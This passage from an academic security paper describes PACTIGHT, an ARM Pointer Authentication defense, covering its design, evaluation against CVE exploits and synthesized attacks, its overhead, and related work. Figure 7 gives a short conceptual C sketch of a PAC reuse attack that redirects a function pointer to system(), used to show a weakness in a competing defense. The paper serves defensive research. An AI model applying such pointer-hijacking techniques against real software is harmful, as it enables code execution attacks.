control-flow by corrupting a sensitive *data* pointer because it can reach a code pointer. Figure 6 shows an example of sensitive pointers from NGINX. A function pointer type `ngx_http_get_variable_pt` at Line 5 is a sensitive code pointer. Also, a `struct` type `ngx_http_variable_s` at Line 7 is a sensitive data type because it has another sensitive pointer (`get_handler` at Line 10) in it. If a sensitive data pointer or its array index are corrupted, an attacker can hijack the control-flow without directly corrupting the function pointer.

Identifying sensitive pointers. PACTIGHT-CPI expands the type analysis of PACTIGHT-CFI to include all sensitive pointers. It classifies a composite type that contains a function pointer as a sensitive type. Then, it recursively classifies a composite type that contains any sensitive pointer in it as a sensitive type until it cannot find any more sensitive types. We over-approximate when detecting security-sensitive pointers. That is, we regard a pointer as security-sensitive if we cannot determine if it is non-security-sensitive statically (*e.g.*, C union). This approach may add extra instrumentation, however, it will not compromise PACTIGHT 's security guarantees.

Instrumenting PACTIGHT APIs. Instrumentation is then done in a similar manner to PACTIGHT-CFI by instrumenting all instructions that allocate, store, modify and use sensitive pointers. In case the pointers are of universal type (*i.e.*, `void*` or `char*`), PACTIGHT-CPI gets its actual type by looking ahead for a typecast and then instrumentation is done accordingly.

5.4 Return Address Protection (PACTIGHT-RET)

Protecting return addresses is critical because they are, after all, the root of ROP attacks. Meanwhile, the return address protection scheme should impose minimal performance overhead because function call/return is very frequent during program execution. We aim to minimize the signing/authentication overhead without compromising the PACTIGHT pointer integrity properties.

No non-dangling in return address. One interesting fact is that a return address cannot be a dangling pointer.[1] Hence, the non-dangling property doesn't need to be enforced and random tags are unnecessary. Not using a tag offers large performance benefits as metadata store lookup cost to get the random tag can be removed.

Binding all previous return addresses. Instead of blending the location of a return address in a stack to provide the *non-copyability* property, we use the *signed* return address of a previous stack frame. Since the stack distance to a return address in a previous stack frame is determined at compile time, accessing the previous return address with a constant offset binds the current return address to the relative offset of the previous stack frame (*i.e.*, the current stack frame). Hence we can achieve the *non-copyability* property for return addresses. In addition, by blending the signed return address of a previous stack frame, we chain all previous return addresses to calculate the PAC of the current return address. This approach is inspired by PACStack [42]. Both PACTIGHT-RET and PACStack incorporate the entire callstack in the modifier to prevent the reuse attack. In regards to dynamic stack allocation, the `alloca()` function can dynamically adjust the stack frame size. To support dynamic stack allocation, PACTIGHT-RET uses LLVM intrinsics, such as `getFrameInfo()` and `getCalleeSavedInfo()`, that allow us to find the previous stack frame and calculate the distance correctly.

Signing and authentication of a return address. Our optimized sign/authentication scheme for return addresses is as follows. We blend a caller's unique function ID and the signed return address from the previous stack frame to generate the modifier. This blending allows us to achieve the *non-copyability* property by chaining all previous return addresses (binding a return address to a control-flow path), alongside the guarantee of the *unforgeability* property achieved by the PAC mechanism. Instrumentation is done in the MachineIR level during frame lowering. Frame lowering emits the function prologues and epilogues. The PAC is added at the function prologue and authenticated at the function epilogue. The LLVM-assigned function ID is unique due to the use of link time optimization (LTO).

5.5 Optimization to Reduce PAC Instructions

The main source of overhead in PACTIGHT would be due to the cryptographic operations done by the

[1] Precisely speaking, a return address can be a dangling pointer for Just-In-Time (JIT) compiled code in a managed runtime (*e.g.*, Java, Python). However, protecting control-flow hijacking in a managed runtime is the out of scope for PACTIGHT.

QARMA algorithm. This is done every time a PAC instruction is executed. As discussed in §4.4.5, `pct_auth` strips the PAC from the pointer and `pct_sign` is added again after the pointer is used to add the PAC again, thus maintaining the seal on the pointer. Thus, instead of re-adding the PAC with `pct_sign`, we save the original pointer with the PAC before `pct_auth` in a temporary register, and overwrite the stripped pointer with a PACed pointer without needing to call `pct_sign`. Note that our code generation pass prevents the stack spill of the temporary register to avoid the register from being restored.

6 Implementation

Our prototype consists of 4014 lines of code (LoC), with 3237 LoC for the LLVM pass, 656 LoC for the PACTIGHT runtime library, and 121 LoC for the AArch64 backend. PACTIGHT-CFI, PACTIGHT-VTable and PACTIGHT-CPI are all implemented in the LLVM IR level while PACTIGHT-RET is implemented in the AArch64 backend. The PACTIGHT runtime library is integrated with LLVM as part of `compiler_rt`. We use CSPRNG seeded by hardware RNG (RNDR in ARMv8) [4] for random tag generation. To harden our prototype, we used different key types for sensitive function pointers (`pacia`, `autia`), sensitive data pointers (`pacda`, `autda`), and return addresses (`pacib`, `autib`).

We apply several optimizations to PACTIGHT. First, we use Link Time Optimization (LTO), which combines all the object files into one file. Then, we inline all our PACTIGHT runtime library functions. Finally, we implement the additional optimization, discussed in §5.5, to reduce PAC instructions. The evaluation of the impact of these optimizations is discussed in §7.3.2. We also make our code for PACTIGHT public at `https://github.com/cosmoss-jigu/pactight`.

7 Evaluation

We evaluate PACTIGHT by answering the following:

- How effectively can PACTIGHT prevent not only synthetic attacks but also real-world attacks by enforcing PACTIGHT pointer integrity properties? (§7.2)
- How much performance and memory overhead does PACTIGHT impose? (§7.3)

7.1 Evaluation Methodology

Evaluation environment. We ran all evaluations on Apple's M1 processor [10], which is the only commercially available processor supporting ARMv8.4 architecture with ARM PA instructions. Specifically, we used an Apple Mac Mini M1 [9] equipped with 8GB DRAM, 4 big cores, and 4 small cores. We ported our prototype to Apple's LLVM 10 fork [1]. For all applications, we enabled `O2` and `LTO` optimizations for fair comparison.

Evaluation of C applications. We ran all C applications with real ARM PA instructions. In this case, we turned off all Apple LLVM's use of PA [11] to avoid the conflicting use of PA instructions.

Evaluation of C++ applications. During initial evaluation, we found that the use of PA instructions is built into Apple's standard C++ library. We have investigated using Ubuntu Linux [21] on the M1 to work around this problem. At time of writing, the Linux kernel on Ubuntu/M1 does not support PA – the kernel does not activate PA during the boot procedure – so userspace applications cannot use PA instructions.

For C++ applications, we use two different approaches to validate if PACTIGHT's instrumentation is correct and to get an accurate performance estimation. For the correctness testing, we ran all C++ applications on ARM Fixed Virtual Platform (FVP) [12], which is an ARM hardware platform simulator that supports pointer authentication. We used the FVP only to test correctness, since it is not a cycle-accurate simulator. We ran Linux on FVP to run C++ applications, and we modified the Linux kernel and bootloader to activate ARM PA. All our C++ applications passed the correctness testing with FVP. To simulate the overhead of a PA instruction and to get accurate performance estimates on real hardware, we measured the time to execute a PA instruction and found that seven XOR (`eor`) instructions take almost the same time – 0.15% faster – to execute one PA instruction on the Apple Mac Mini M1. Similarly, Lilijestrand *et al.* [43] also replaced a PA instruction with four `eor` instructions to estimate the performance overhead, which is more optimistic than our measurement on hardware.

7.2 Security Evaluation

In this section, we evaluate PACTIGHT's effectiveness in stopping security attacks using three real-world exploits (§7.2.1) and five synthesized exploits (§7.2.2).

7.2.1 Real-World Exploits

We evaluated PACTIGHT with three real-world exploits to test its effectiveness against real vulnerabilities.

(1) CVE 2015-8668. This is a heap-based buffer overflow [24] corrupting a sensitive pointer in the `libtiff` library. The heap overflow overwrites a function pointer in the `TIFF` structure, which allows attackers to achieve arbitrary code execution. PACTIGHT-CFI/CPI success-

fully detects this and stops it from completing by enforcing `pct_auth` on the corrupted function pointer.

(2) CVE-2019-7317. This is a use-after-free exploit [25] in the `libpng` [3] library. The `png_image_free` function is called indirectly and frees memory that is referenced by `image`, a sensitive pointer. `image` is then dereferenced. Since PACTIGHT-CPI does recursive identification, `image` is instrumented. When `image` gets dereferenced after the free, PACTIGHT-CPI will detect that no metadata exists and halts the execution.

(3) CVE-2014-1912. This is a buffer overflow vulnerability [55] in `python2.7` that happens due to a missing buffer size check. An attacker can corrupt a function pointer in the `PyTypeObject` and achieve arbitrary code execution. PACTIGHT-CFI/CPI detects this by detecting the corrupted function pointer with `pct_auth`.

7.2.2 Synthesized Exploits

CFIXX test suite. We evaluated PACTIGHT with five synthesized attacks for C++ to demonstrate how PACTIGHT-VTable can defend against virtual function pointer hijacking attacks, COOP attacks [54] – an attack that crafts fake C++ objects. We used CFIXX C++ test suite [51] by Burow *et al.* [18]. It contains four virtual function pointer hijacking exploits (`FakeVT-sig`, `VTxchg-hier`, `FakeVT`, `VTxchg`) and one COOP exploit. To make the test suite more similar to real attacks, we modified the suite to use a heap-based overflow rather than directly overwriting with `memcpy`. This modification is similar to a synthesized exploit in OS-CFI [36]. PACTIGHT-VTable detects all the exploits by enforcing `pct_auth` on the virtual function pointer before the virtual function call. The COOP attack crafts a fake object without calling the constructor and utilizes a virtual function pointer of the fake object. PACTIGHT-VTable detects this due to the fact that it was never initialized and thus `pct_auth` fails.

Vulnerable code to other PAC defenses. We describe here a synthesized exploit that bypasses PARTS [43] and PTAuth [27], relying on the security guarantees provided by the *non-copyability* property. The security benefits of the non-copyability property are demonstrated by the PAC reuse attack in the vulnerable code in Figure 7. PARTS [43] is vulnerable to this attack while PACTIGHT is not. If two pointers have the same modifier (type-id in PARTS) and point to the same address, then the processor will generate the same PAC, and thus they can be used interchangeably at a different code location. This is possible in PARTS if both pointers have the same LLVM *ElementType*. This is similar in concept to the COOP attack in terms of pointer manipulation. Our incorporation of a pointer location (`&p`) into the modifier with the non-copyability property blocks this attack by binding a signed PAC to a specific pointer location in the code. This binding will not allow a signed pointer to be used from a different pointer location.

```
1  T foo,bar;
2  foo.funcptr = &printf;
3  bar.funcptr = &system;
4  T *p = &foo; // p stores a valid PAC of foo
5  T *q = &bar; // q stores a valid PAC of bar
6  // An attacker performs arbitrary read/write here
7  // (by exploiting a known vulnerability)
8  // to overwrite p as q, i.e., p = q;
9  // now p stores a valid PAC of &bar
10 p->funcptr();  // Runs system() in PARTS
11               // because type of p and q are the same
```

Figure 7: Example of vulnerable code that PACTIGHT defends against but PARTS [43] cannot.

7.3 Performance Evaluation

7.3.1 Benchmarks

Benchmark applications. For our performance evaluation, we use three benchmarks: SPEC CPU2006 [32], nbench [47], and CoreMark [2], and one real-world application, NGINX web server [5]. In order to run the SPEC CPU2006 benchmark suite, we ported each SPEC benchmark to Apple M1 and built it from scratch. We were not able to run one benchmark, `403.gcc`, on the Apple M1 even with Apple's vanilla Clang/LLVM compiler. We suspect a bug in the MacOS/M1 toolchain. We ran all benchmark applications with real PA instructions except for seven C++ benchmarks in the SPEC benchmark. For the C++ benchmarks, we replaced a PA instruction with seven `eor` instructions to emulate the overhead of the PA instructions as discussed in §7.1.

Performance overhead. Figure 8 shows the performance of the PACTIGHT defenses on the individual SPEC benchmarks, nbench, and CoreMark. The SPEC benchmarks have a geometric mean of 0.64%, 1.57%, and 5.77% for PACTIGHT-RET, PACTIGHT-CFI+VTable+RET, and PACTIGHT-CPI, respectively. The geometric means of all benchmark applications are 0.43%, 1.09%, and 4.07% for PACTIGHT-RET, PACTIGHT-CFI+VTable+RET, and PACTIGHT-CPI, respectively. As can be seen, PACTIGHT has very low overhead on almost all benchmarks and across all the protection mechanisms. The exceptions here are `453.povray`, `471.omnetpp`, and `483.xalancbmk` for PACTIGHT-CPI. We discuss these further in §A.4.

We evaluated NGINX on the Apple M1 using its 4 big cores to stress the machine. We used the same configu-




Figure 8: The performance overhead of SPEC CPU2006, nbench, and CoreMark relative to an unprotected baseline build. Our three PACTIGHT protections are: 1) return addresses (PACTIGHT-RET), 2) CFI, C++ VTable protection and return addresses (+PACTIGHT-CFI+VTable), and 3) CPI offering full protection for all sensitive pointers (+PACTIGHT-CPI).




Figure 9: The memory overhead of SPEC CPU2006 for PACTIGHT-CPI, PACTIGHT's highest protection mechanism. PACTIGHT imposes a low overhead of 23.2% and 19.1% on average for 64-bit and 32-bit tags, respectively.




Figure 10: Impact of the performance optimizations. (LTO: Link Time Optimization INLN: inlining APIs; OVWRT: overwrite stripped pointer with PACed pointer)

ration used to bench NGINX TLS transactions per second [48]. We used the HTTP benchmarking tool `wrk` [29] to generate concurrent HTTP requests. We ran `wrk` on another machine under the same network. Each `wrk` spawns three threads where each thread handles 50 connections. We observed a small performance overhead: 4% for PACTIGHT-CFI and 5.57% for PACTIGHT-CPI.

Memory overhead. In order to see how much additional memory is used by PACTIGHT's metadata store, we measured the maximum resident set size (RSS) during the execution of the SPEC CPU2006 benchmarks. We ran the SPEC benchmarks with the PACTIGHT-CPI protection because it is the highest level of protection in PACTIGHT, thus it requires the largest number of entries in the metadata store. We used both 64-bit and 32-bit tag sizes to measure the gain if we used a smaller tag. The size of the metadata is 16 bytes in the case of a 64-bit tag, and 12 bytes in the case of a 32-bit tag. Figure 9 shows the results of our measurements. In spite of measuring the highest security mechanism with the most instrumentations, PACTIGHT imposes an overhead of 23% on average for 64-bit tags and 19% on average for 32-bit tags. The memory overhead is proportional to $O(n)$ where n is the number of sensitive pointers, with the metadata size being either $2\times$ the size of the pointer (64-bit tag) or $1.5\times$ the size of the pointer (32-bit tag).

7.3.2 Impact of Optimizations

Here we showcase the impact of the optimizations discussed in §5.5 and §6. We added three optimizations to PACTIGHT to improve performance: Link Time Optimization (LTO), inlining of PACTIGHT runtime library functions (INLN), and overwriting the stripped pointer with a PACed pointer (OVWRT). Figure 10 shows the performance overhead of PACTIGHT-CPI with and without the optimizations in various configurations. As can be seen, the optimizations were critical to greatly improving PACTIGHT's performance.

8 Discussion and Limitations

Information leakage attack on the metadata store. In our threat model, an attacker is able to access the PACTIGHT metadata store while it is probabilistically hidden using address space layout randomization (ASLR). Even if the PACTIGHT metadata is leaked, an

attacker is not able to exploit the leaked information. In order for an attacker to take advantage of the leakage, she has to launch an attack from a different location and this is already protected by the non-copyability property. The only part of the modifier that gets leaked is the random tag, but the location (`&p`) in the modifier still enforces the non-copyability property. In regards to legal and illegal pointers, PACTIGHT always authenticates the right hand side of a PACTight-signed pointer assignment. Thus, if a pointer in the right hand side is illegal, its authentication will fail. In this way, PACTIGHT prevents the propagation of illegal pointers. Another hypothetical case is that an attacker reuses a random tag to bypass the non-dangling property. While such an attack is possible in theory, the bar is very high in practice. An attacker cannot reuse dangling pointers at an arbitrary location due to the non-copyability property, and this significantly limits the attack. Moreover, we argue this is not a fundamental flaw in PACTIGHT's design. The random tag can be enforced using ARM's new Memory Tagging Extension (MTE) feature [13]. The presence of MTE will mitigate the random tag reuse attacks since the tags are protected in physical memory that can never be accessed by an attacker. PACTIGHT can easily be extended to utilize MTE as a tag store.

9 Related Work

In this section, we only discuss related studies that have not been discussed previously .

Cryptographic pointer defenses. CCFI [46] uses MACs to protect return addresses, function pointers, and VTable pointers. Conceptually, the use of MACs is similar to PA. But, since CCFI does not benefit from the hardware-accelerated PA instructions, it has an average of 52% overhead across SPEC CPU2006 benchmarks.

Integrity policies. Control-Flow Integrity (CFI) [6] restricts the valid target sites for indirect control-flow transfers. Static CFI schemes are vulnerable to control-flow bending [19]. Since PACTIGHT-CFI-VTable seals a pointer with its location and a random tag, this limits the feasibility of a reuse attack. Other dynamic approaches require additional threads to analyze data from Intel Processor Trace [28, 31, 33, 45] limiting scalability.

Code Pointer Integrity (CPI) [38] protects sensitive pointers (code pointers and pointers that refer to code pointers) by storing the sensitive pointers in a seperate hidden memory region. Return addresses are stored on a safe stack. PACTIGHT-CPI provides temporal safety to sensitive pointers, which CPI does not, and protects virtual function pointers in addition to sensitive pointers, all while having a lower overhead across all defenses.

CFIXX [18] protects VTable pointers by enforcing Object Type Integrity (OTI). CFIXX stores metadata on construction and checks the metadata at the virtual function call site. CFIXX incurs an overhead of 4.98%. PACTIGHT-CFI+VTable incurs lower overhead (1.98%) whilst providing stronger guarantees by enforcing CFI.

Temporal memory safety. Explicit pointer invalidation is a common strategy to enforce temporal memory safety. DangNull [39], DangSan [60], FreeSentry [62], pSweeper [44], and BOGO [64] invalidate all pointers to an object when the object is freed. These schemes typically incur high costs. CRCount [57] implicitly invalidates pointers by using reference counting. This approach comes at memory costs since some objects may never be freed. CETS [50] uses disjoint metadata to check if an object still exists upon pointer dereferences. MarkUs [7] is a memory allocator that protects from use-after-free attacks. It quarantines freed data and prevents reallocation until there are no dangling pointers. In contrast, PACTIGHT offers broader protection and protects sensitive pointers from memory corruption attacks.

10 Conclusion

We presented PACTIGHT, an efficient and robust mechanism to guarantee pointer integrity using ARM's Pointer Authentication mechanism. We identified three security properties PACTIGHT enforces to ensure pointer integrity: (1) Unforgeability: a pointer cannot be forged to point to an unintended memory object. (2) Non-copyability: a pointer cannot be copied and re-used maliciously. (3) Non-dangling: a pointer cannot refer to an unintended memory object if the object has been freed. We implememented PACTIGHT with four defense mechanisms, protecting forward edge, backward edge, virtual function pointers, and sensitive pointers. We demonstrated the security of PACTIGHT against real and synthesized attacks and showcased its low performance and memory overhead, 4.07% and 23.2%, on average respectively, using real PAC instructions.

Acknowledgment

We thank the anonymous reviewers for their insightful comments and feedback. This work is supported in part by the U.S. Office of Naval Research under grants N00014-18-1-2022, the U.S. Nuclear Regulatory Commission under grants 31310021M0005, and the Federal Aviation Administration under grants A51-A11L.UAS.92.

References

[1] Apple unleashes M1. https://github.com/apple/swift-llvm.

[2] CoreMark - An EEMBC Benchmark. https://www.eembc.org/coremark.

[3] libpng. http://www.libpng.org/pub/png/libpng.html.

[4] RNDR, Random Number. https://developer.arm.com/documentation/ddi0595/2021-06/AArch64-Registers/RNDR--Random-Number.

[5] NGINX Web Server, 2019. nginx.org/.

[6] Martín Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *Proceedings of the 12th ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, November 2005.

[7] Sam Ainsworth and Timothy M. Jones. Markus: Drop-in use-after-free prevention for low-level languages. In *Proceedings of the 41st IEEE Symposium on Security and Privacy (Oakland)*, Virtual, May 2020.

[8] Amazon. Optimized cost and performance for scale-out workloads, 2021. https://aws.amazon.com/ec2/instance-types/a1/.

[9] Apple. Apple Mac Mini M1, 2020. https://www.apple.com/shop/buy-mac/mac-mini/apple-m1-chip-with-8-core-cpu-and-8-core-gpu-256gb.

[10] Apple. Apple unleashes M1, 2020. https://www.apple.com/newsroom/2020/11/apple-unleashes-m1/.

[11] Apple. Operating system integrity, 2021. https://support.apple.com/en-hk/guide/security/sec8b776536b/1/web.

[12] Arm. Fixed Virtual Platforms. https://developer.arm.com/tools-and-software/simulation-models/fixed-virtual-platforms.

[13] Arm. Memory Tagging Extension, 2019. https://developer.arm.com/-/media/ArmDeveloperCommunity/PDF/Arm_Memory_Tagging_Extension_Whitepaper.pdf.

[14] Roberto Avanzi. The QARMA Block Cipher Family, 2016. https://eprint.iacr.org/2016/444.pdf.

[15] Brandon Azad. Examining Pointer Authentication on the iPhone XS, 2019. https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html.

[16] Andrea Bittau, Adam Belay, Ali Mashtizadeh, David Mazières, and Dan Boneh. Hacking blind. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[17] Tyler Bletsch, Xuxian Jiang, Vince W. Freeh, and Zhenkai Liang. Jump-Oriented Programming: A New Class of Code-Reuse Attack. In *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, page 30–40, Hong Kong, China, March 2011.

[18] Nathan Burow, Derrick McKee, Scott A. Carr, and Mathias Payer. CFIXX: Object Type Integrity for C++ Virtual Dispatch. In *Proceedings of the 2018 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2018.

[19] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R Gross. Control-Flow Bending: On the Effectiveness of Control-Flow Integrity. In *Proceedings of the 24th USENIX Security Symposium (Security)*, Washington, DC, August 2015.

[20] Nicholas Carlini and David Wagner. Rop is still dangerous: Breaking modern defenses. In *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, August 2014.

[21] Corellium. How We Ported Linux to the M1, 2021. https://corellium.com/blog/linux-m1.

[22] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *Proceedings of the 23rd USENIX Security Symposium (Security)*, San Diego, CA, August 2014.

[23] Rémi Denis-Courmont, Hans Liljestrand, Carlos Chinea Perez, and Jan-Erik Ekberg. Camouflage: Hardware-assisted CFI for the ARM linux kernel. In *Proceedings of the 57th Annual Design Automation Conference (DAC)*, June 2020.

[24] Dongliang Mu. CVE-2015-8668, 2018. cve-2015-8668-exploit.

[25] Eddie Lee. CVE-2019-7317, 2019. cve-2019-7317-exploit.

[26] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. Control Jujutsu: On the Weaknesses of Fine-Grained Control Flow Integrity. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, page 901–913, Denver, Colorado, October 2015.

[27] Reza Mirzazade farkhani, Mansour Ahmadi, and Long Lu. Ptauth: Temporal memory safety via robust points-to authentication. In *Proceedings of the 30th USENIX Security Symposium (Security)*, August 2021.

[28] Xinyang Ge, Weidong Cui, and Trent Jaeger. Griffin: Guarding control flows using intel processor trace. In *Proceedings of the 22nd ACM International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, Xi'an, China, April 2017.

[29] Will Glozer. a HTTP benchmarking tool, 2019. https://github.com/wg/wrk.

[30] Enes Göktas, Elias Athanasopoulos, Herbert Bos, and Georgios Portokalidis. Out of control: Overcoming control-flow integrity. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

[31] Yufei Gu, Qingchuan Zhao, Yinqian Zhang, and Zhiqiang Lin. Pt-cfi: Transparent backward-edge control flow violation detection using intel processor trace. In *Proceedings of the 7th ACM Conference on Data and Application Security and Privacy (CODASPY)*, Scottsdale, AZ, March 2017.

[32] John L. Henning. Spec cpu2006 benchmark descriptions. *SIGARCH Comput. Archit. News*, 34(4):1–17, September 2006. URL: http://doi.acm.org/10.1145/1186736.1186737, doi:10.1145/1186736.1186737.

[33] Hong Hu, Chenxiong Qian, Carter Yagemann, Simon Pak Ho Chung, William R. Harris, Taesoo Kim, and Wenke Lee. Enforcing Unique Code Target Property for Control-Flow Integrity. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, Toronto, ON, Canada, October 2018.

[34] Qualcomm Technologies Inc. Pointer Authentication on ARMv8.3, 2017. https://www.qualcomm.com/media/documents/files/whitepaper-pointer-authentication-on-armv8-3.pdf.

[35] Jonathan Corbet. x86 NX support, 2004. https://lwn.net/Articles/87814/.

[36] Mustakimur Rahman Khandaker, Wenqing Liu, Abu Naser, Zhi Wang, and Jie Yang. Origin-sensitive Control Flow Integrity. In *Proceedings of the 28th USENIX Security Symposium (Security)*, Santa Clara, CA, August 2019.

[37] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[38] Volodymyr Kuznetsov, László Szekeres, Mathias Payer, George Candea, R Sekar, and Dawn Song. Code-Pointer Integrity. In *Proceedings of the 11th USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, Broomfield, Colorado, October 2014.

[39] Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing use-after-free with dangling pointers nullification. In *Proceedings of the 2015 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2015.

[40] Yuan Li, Mingzhe Wang, Chao Zhang, Xingman Chen, Songtao Yang, and Ying Liu. Finding cracks in shields: On the security of control flow integrity mechanisms. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1821–1835, 2020.

[41] Hans Liljestrand, Zaheer Gauhar, Thomas Nyman, Jan-Erik Ekberg, and N. Asokan. Protecting the stack with paced canaries. In *Proceedings of the 4th Workshop on System Software for Trusted Execution (SysTEX)*, pages 4:1 – 4:6, Huntsville, Ontario, October 2019.

[42] Hans Liljestrand, Lachlan J. Gunn, Thomas Nyman, Jan-Erik Ekberg, and N. Asokan. Pacstack: an authenticated call stack. In *Proceedings of the 30th USENIX Security Symposium (Security)*, August 2021.

[43] Hans Liljestrand, Thomas Nyman, Kui Wang, Carlos Chinea Perez, Jan-Erik Ekberg, and N. Asokan. PAC it up: Towards pointer integrity using ARM pointer authentication. In *Proceedings of the 28th USENIX Security Symposium (Security)*, pages 177–194, Santa Clara, CA, August 2019.

[44] Daiping Liu, Mingwei Zhang, and Haining Wang. A robust and efficient defense against use-after-free exploits via concurrent pointer sweeping. In *Proceedings of the 25th ACM Conference on Computer and Communications Security (CCS)*, pages 1635–1648, Toronto, ON, Canada, October 2018.

[45] Yutao Liu, Peitao Shi, Xinran Wang, Haibo Chen, Binyu Zang, and Haibing Guan. Transparent and efficient CFI enforcement with intel processor trace. In *Proceedings of the 23rd IEEE Symposium on High Performance Computer Architecture (HPCA)*, Austin, TX, February 2017.

[46] Ali Jose Mashtizadeh, Andrea Bittau, Dan Boneh, and David Mazières. CCFI: Cryptographically Enforced Control Flow Integrity. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, October 2015.

[47] Uwe Mayer. Linux/Unix nbench, 2017. https://www.math.utah.edu/~mayer/linux/bmark.html.

[48] Faisal Memon. NGINX Plus Sizing Guide: How We Tested, 2016. https://www.nginx.com/blog/nginx-plus-sizing-guide-how-we-tested/.

[49] Microsoft Support. A detailed description of the Data Execution Prevention (DEP) feature in Windows XP Service Pack 2, Windows XP Tablet PC Edition 2005, and Windows Server 2003, 2017. https://support.microsoft.com/en-us/help/875352/a-detailed-description-of-the-data-execution-prevention-dep-feature-in.

[50] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. CETS: Compiler Enforced Temporal Safety for C. In *Proceedings of the 2010 International Symposium on Memory Management (ISMM)*, Toronto, Canada, June 2010.

[51] Nathan Burow. CFIXX C++ test suite, 2018. https://github.com/HexHive/CFIXX/tree/master/CFIXX-Suite.

[52] Oracle. Advancing the Future of Cloud with Arm-Based Computing, 2021. https://www.oracle.com/events/live/advancing-future-cloud-arm-based-computing/.

[53] Qualcomm. Qualcomm's 48-Core ARMv8 Processor Runs Windows Server, 2017. https://www.electronicdesign.com/technologies/embedded-revolution/article/21805493/qualcomms-48core-armv8-processor-runs-windows-server.

[54] Felix Schuster, Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, and Thorsten Holz. Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications. In *Proceedings of the 36th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2015.

[55] @sha0coder. Python - 'socket.recvfrom_into()' Remote Buffer Overflow, 2014. URL: https://www.exploit-db.com/exploits/31875.

[56] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS)*, Alexandria, VA, October–November 2007.

[57] Jangseop Shin, Donghyun Kwon, Jiwon Seo, Yeongpil Cho, and Yunheung Paek. Crcount: Pointer invalidation with reference counting to mitigate use-after-free in legacy C/C++. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2019.

[58] Nigel P. Smart. Cryptography Made Simple, 2015. Section 1.4.2.

